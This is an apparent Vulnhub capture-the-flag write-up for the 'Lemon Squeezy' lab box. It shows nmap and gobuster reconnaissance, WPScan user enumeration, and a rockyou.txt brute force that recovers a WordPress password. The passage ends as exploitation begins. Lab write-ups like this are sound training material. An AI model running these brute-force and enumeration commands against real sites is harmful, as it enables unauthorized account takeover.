

Vulnhub Writeup – Lemon Squeezy

Intro

Lemon Squeezy is a Vulnhub boot2root box, with 2 goals:

- 1 – Find the user flag
- 2 – Find the root flag

For this box, I used the following methodology and tools:

- Reconnaissance
 - Netdiscover
 - Nmap
- Enumeration
 - Gobuster
 - Web Browsing
 - WPScan (Enumeration of users/passwords)
- Exploitation
 - Login to Wordpress
 - Accessing PHPMyAdmin
 - Uploading script via PHPMyAdmin
- Privilege Escalation
 - Further enumeration via LinEnum.sh
 - Modifying a cronjob that runs as root
 - Getting the root flag

Walkthrough

Reconnaissance

To start, I used netdiscover to find the IP address of the box that I was going to attack. This came back as 172.16.216.128 on a /24 network.

Currently scanning: Finished! | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 2 hosts. Total size: 282

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
172.16.216.128	00:0c:29:6d:e8:9e	4	240	VMware, Inc.	
172.16.216.254	00:50:56:f1:bc:d8	1	42	VMware, Inc.	

I then ran an Nmap scan against the target to find out what services were running on the box, which in this case was port 80 (http).

```

bantahacka@1337HuNt3R:~/Documents/Challenges/Vulnhub/LemonSqueezy/Enumeration$ sudo nmap -sC -A -O -oA lemon.txt 172.16.216.128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-07 23:26 BST
Nmap scan report for 172.16.216.128
Host is up (0.00019s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:6D:E8:9E (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1 0.19 ms 172.16.216.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds

```

Enumeration

As there was only one service, I began enumerating the website. The homepage took me to the Apache2 Debian Default Page, which on its own is pretty useless. So I had to enumerate further.



This is where gobuster came into play. Using big.txt from the dirb wordlists, I was able to find a number of directories that were accessible.

```


bantahacka@1337HuNT3K:~/Documents/Challenges/Vulnhub/LemonSqueezy/Enumeration$ sudo gobuster dir -u
http://172.16.216.128 -w /usr/share/wordlists/dirb/big.txt -o gobust.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://172.16.216.128
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/06/07 23:49:43 Starting gobuster
=====
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/javascript (Status: 301)
/manual (Status: 301)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
/wordpress (Status: 301)
=====
2020/06/07 23:49:44 Finished
=====

```


Going through these in order:

javascript – that was forbidden (despite giving a 301 code).


manual – The generic Apache HTTP Server documentation.




phpmyadmin – This was accessible, more on this later.




Wordpress – To get this to load properly, I needed to add lemonsqueezy to /etc/hosts.




Now to flick through some of the links to see what was accessible. Wordpress login – check.



Wordpress lost password – Check, but useless as it required a mail server.



The wordpress admin login page at <http://lemonsqueezy/wordpress/wp-admin> was also accessible.



From here, I decided to do some enumeration on the Wordpress site using WPScan. Firstly, I did a basic enumeration to find any interesting directories and to find out what version was running.

```
sudo wpscan --url http://lemonsqueezy/wordpress > wpscan_enum.txt
```

```
[+] Upload directory has listing enabled: http://lemonsqueezy/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] WordPress version 4.8.9 identified (Insecure, released on 2019-03-13).
| Found By: Rss Generator (Passive Detection)
| - http://lemonsqueezy/wordpress/index.php/feed/, <generator>https://wordpress.org/?v=4.8.9</generator>
| - http://lemonsqueezy/wordpress/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.8.9</generator>
```

I checked the uploads directory, however that was empty. So I moved on to using WPScan to enumerate the users.

```
bantahacka@1337HuNt3R:~/Documents/Challenges/Vulnhub/LemonSqueezy/Enumeration$ sudo wpscan --url http://lemonsqueezy/wordpress --enumerate u > wpusers.txt
```



```
[+] lemon
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Wp Json Api (Aggressive Detection)
|     - http://lemonsqueezy/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] orange
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Great, we have 2 users on there – lemon and orange. So using the rockyou.txt wordlist, I ran WPScan again to brute force their passwords.


```
pantahacka@1337HuNt3R:~/Documents/Challenges/Vulnhub/LemonSqueezy/Enumeration$ sudo wpscan
--url http://lemonsqueezy/wordpress --usernames 'orange,lemon' --passwords /usr/share/wordlists/rockyou.txt > wplogins.txt
```

Only one password came back, and that was for orange.

```
[SUCCESS] - orange / ginger
```

Exploitation

It was time to exploit the Wordpress site and start getting into the box. I logged in as orange to the wp-admin page to see if they had any sort of admin permissions.



